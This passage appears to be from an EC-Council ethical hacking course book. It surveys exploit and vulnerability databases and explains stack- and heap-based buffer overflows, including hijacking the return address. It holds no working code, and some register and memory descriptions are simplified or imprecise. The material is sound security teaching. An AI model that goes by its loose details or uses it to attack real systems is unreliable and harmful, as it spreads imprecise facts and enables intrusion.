Attackers can use various exploit sites such as Exploit Database, VulDB, etc. to discover vulnerabilities and download or develop exploits to perform remote exploitation on the target system. These sites include details of the latest vulnerabilities and exploits.

- **Exploit Database**

  Source: *https://www.exploit-db.com*

  Exploit Database includes details of the latest vulnerabilities present in various OSs, devices, applications, etc. Attackers can search Exploit Database to discover vulnerabilities in that target system, download the exploits from the database, and use exploitation tools such as Metasploit to gain remote access.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 6.38: Screenshot of Exploit Database

- **VulDB**

Source: *https://vuldb.com*

VulDB includes details of the latest vulnerabilities and exploits, rated based on the highest exploitation probability. Attackers can search the VulDB to identify vulnerabilities and exploit them or even fully automate the exploitation.




Figure 6.39: Screenshot of VulDB

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Vulners**

  Source: *https://vulners.com*

  Vulners.com is a security database containing descriptions for a large amount of software vulnerabilities in a machine-readable format. Cross-references between bulletins and continuously updating databases helps one keep abreast of the latest security threats.




Figure 6.40: Screenshot of Vulners

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **MITRE CVE**

  Source: *https://www.cve.org*

  MITRE maintains a CVE database that contains details of the latest vulnerabilities. Attackers can search MITRE CVE to discover vulnerabilities that exist in the target system.




Figure 6.41: Screenshot of MITRE CVE

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

- A buffer is an area of **adjacent memory** locations allocated to a program or application to handle its runtime data
- Buffer overflow or overrun is a **common vulnerability** in an applications or programs that accepts more data than the allocated buffer
- This vulnerability allows the application to exceed the buffer while writing data to the buffer and **overwrite neighboring memory** locations
- Attackers exploit buffer overflow vulnerability to **inject malicious code** into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, etc.

Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Lack of boundary checking
- Using older versions of programming languages
- Using unsafe and vulnerable functions
- Lack of good programming practices
- Failing to set proper filtering and validation principles
- Executing code present in the stack segment
- Improper memory allocation
- Insufficient input sanitization

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Buffer Overflow

A buffer is an area of adjacent memory locations allocated to a program or application to handle its runtime data. Buffer overflow or overrun is a common vulnerability in applications or programs that accept more data than the allocated buffer. This vulnerability allows the application to exceed the buffer while writing data to the buffer and overwrite neighboring memory locations. Furthermore, this vulnerability leads to erratic system behavior, system crash, memory access errors, etc. Attackers exploit a buffer overflow vulnerability to inject malicious code into the buffer to damage files, modify program data, access critical information, escalate privileges, gain shell access, and so on.


Why Are Programs and Applications Vulnerable to Buffer Overflows?

- Boundary checks are not performed fully, or, in most cases, entirely skipped
- Applications that use older versions of programming languages involve several vulnerabilities
- Programs that use unsafe and vulnerable functions fail to validate the buffer size
- Programs and applications that do not adhere to good programming practices
- Programmers that fail to set proper filtering and validation principles in the applications
- Systems that execute code present in the stack segment are vulnerable to buffer overflows
- Improper memory allocation and insufficient input sanitization in the application lead to buffer overflow attacks
- Application programs that use pointers for accessing heap memory result in buffer overflows

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Stack-Based Buffer Overflow


- A stack is used for **static memory allocation** and stores the variables in "Last-in First-out" (LIFO) order
- There are two stack operations: **PUSH** stores the data onto the stack and **POP** removes data from the stack
- If an application is vulnerable to stack-based buffer overflow, then attackers take control of the EIP register to **replace the return address** of the function with the malicious code that allows them to gain shell access to the target system



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow: Heap-Based Buffer Overflow

- Heap memory is **dynamically allocated** at runtime during the execution of the program and it stores program data
- Heap-based overflow occurs when a block of memory is allocated to a heap, and data is written without any bounds checking
- This vulnerability leads to **overwriting dynamic object pointers**, heap headers, heap -based data, virtual function table, etc.
- Attackers exploit heap-based buffer overflow to take control of the program's execution. Unlike stack overflows, heap overflows are inconsistent and have different exploitation techniques



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Types of Buffer Overflow

There are two types of buffer overflow, namely the stack-based buffer overflow and heap-based buffer overflow.

- **Stack-Based Buffer Overflow**

  In most applications, a stack is used for static memory allocation. Contiguous blocks of memory are allocated for a stack to store temporary variables created by a function.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

The stack stores the variables in "Last-in First-out" (LIFO) order. Whenever a function is called, the required memory for storing the variables is declared on the stack, and when the function returns, the memory is automatically deallocated. There are two stack operations, namely, PUSH, which stores data onto the stack, and POP, which removes data from the stack.

Stack memory includes five types of registers:

- **EBP:** Extended Base Pointer (EBP), also known as StackBase, stores the address of the first data element stored onto the stack
- **ESP:** Extended Stack Pointer (ESP) stores the address of the next data element to be stored onto the stack
- **EIP:** Extended Instruction Pointer (EIP) stores the address of the next instruction to be executed
- **ESI:** Extended Source Index (ESI) maintains the source index for various string operations
- **EDI:** Extended Destination Index (EDI) maintains the destination index for various string operations

A stack-based buffer overflow occurs when an application writes more data to a buffer than what is actually allocated for that buffer. To understand stack-based buffer overflow, you must focus on the EBP, EIP, and ESP registers. EIP is the most important read-only register, which stores the address of the instruction that needs to be subsequently executed.

